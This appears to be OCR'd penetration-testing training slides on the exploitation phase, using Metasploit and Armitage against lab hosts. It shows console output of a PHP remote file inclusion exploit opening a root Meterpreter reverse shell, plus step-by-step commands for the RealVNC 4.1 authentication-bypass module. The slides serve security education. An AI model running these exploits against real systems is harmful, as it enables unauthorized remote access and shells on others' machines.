[*] Started reverse handler on 172.16.184.200:4444
msf exploit(php_include) > [*] Using URL: http://0.0.0.0:8080/7GWopG1qd7GQj8R
[*]  Local IP: http://172.16.184.200:8080/7GWopG1qd7GQj8R
[*] PHP include server started.
[*] Sending stage (39195 bytes) to 172.16.184.7
[*] Meterpreter session 1 opened (172.16.184.200:4444 -> 172.16.184.7:42733) at 2013-05-23 08:43:32 -0400

msf exploit(php_include) > sessions -l

Active sessions
===============

  Id  Type                  Information      Connection
  --  ----                  -----------      ----------
  1   meterpreter php/php   root (0) @ web1   172.16.184.200:4444 -> 172.16.184.7:42733 (172.16.184.7)

msf exploit(php_include) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer    : web1
OS          : FreeBSD web1 9.0-RELEASE FreeBSD 9.0-RELEASE #0: Tue Jan  3 07:15:25 UTC 2012     root@obrian.cse.buffalo.edu:/
Meterpreter : php/php
meterpreter >
```

PHASE 6: EXPLOITATION – METASPLOIT


RealVNC Remote Authentication Bypass

```
root@kali:~# msfconsole

msf > use auxiliary/admin/vnc/realvnc_41_bypass
msf auxiliary(realvnc_41_bypass) > set AUTOVNC true
msf auxiliary(realvnc_41_bypass) > set RHOST 172.16.184.9
msf auxiliary(realvnc_41_bypass) > run
```

PHASE 6: EXPLOITATION – METASPLOIT

RealVNC Remote Authentication Bypass



PHASE 6: EXPLOITATION – ARMITAGE


PHASE 6: EXPLOITATION – ARMITAGE

- GUI Management console for Metasploit Framework.
- Fast and easy hacking, point-and-click interface.
- Easy Nmap integration
- Target visualization
- Results stored in postgresql database.
- Instance sharing:
  - Session sharing.
  - Shared hosts, captured data, downloaded files.
  - Communication through shared event logs.

PHASE 6: EXPLOITATION – ARMITAGE


- Starting Armitage:

```
root@kali:~# service postgresql start
root@kali:~# armitage
```



PHASE 6: EXPLOITATION – ARMITAGE

Armitage




PHASE 6: EXPLOITATION – ARMITAGE

Remote File Inclusion (RFI)

- Double-click exploit module below
  - exploit/unix/webapp/php_include
- Set parameters:
  - PHPURI: /?page=XXpathXX
  - RHOST: 172.16.184.7
- Launch Exploit

PHASE 6: EXPLOITATION – ARMITAGE

Remote File Inclusion (RFI)




PHASE 6: EXPLOITATION – ARMITAGE

RealVNC Remote Authentication Bypass

- Select auxiliary module below
  - auxiliary/admin/vnc/realvnc_41_bypass
- Set parameters:
  - AUTOVNC: 1
  - RHOST: 172.16.184.9
- Launch away!!!

PHASE 6: EXPLOITATION – ARMITAGE

RealVNC Remote Authentication Bypass



REVIEW

- Preparation is vital.
- Each vulnerability should be verified and accompanied by evidence.
- Do not rely solely on automated tools.
- Client should agree on degree of exploitation to perform.
- Exploits should always be tested in a test environment before executed on a production environment.
- Always keep your activity log updated.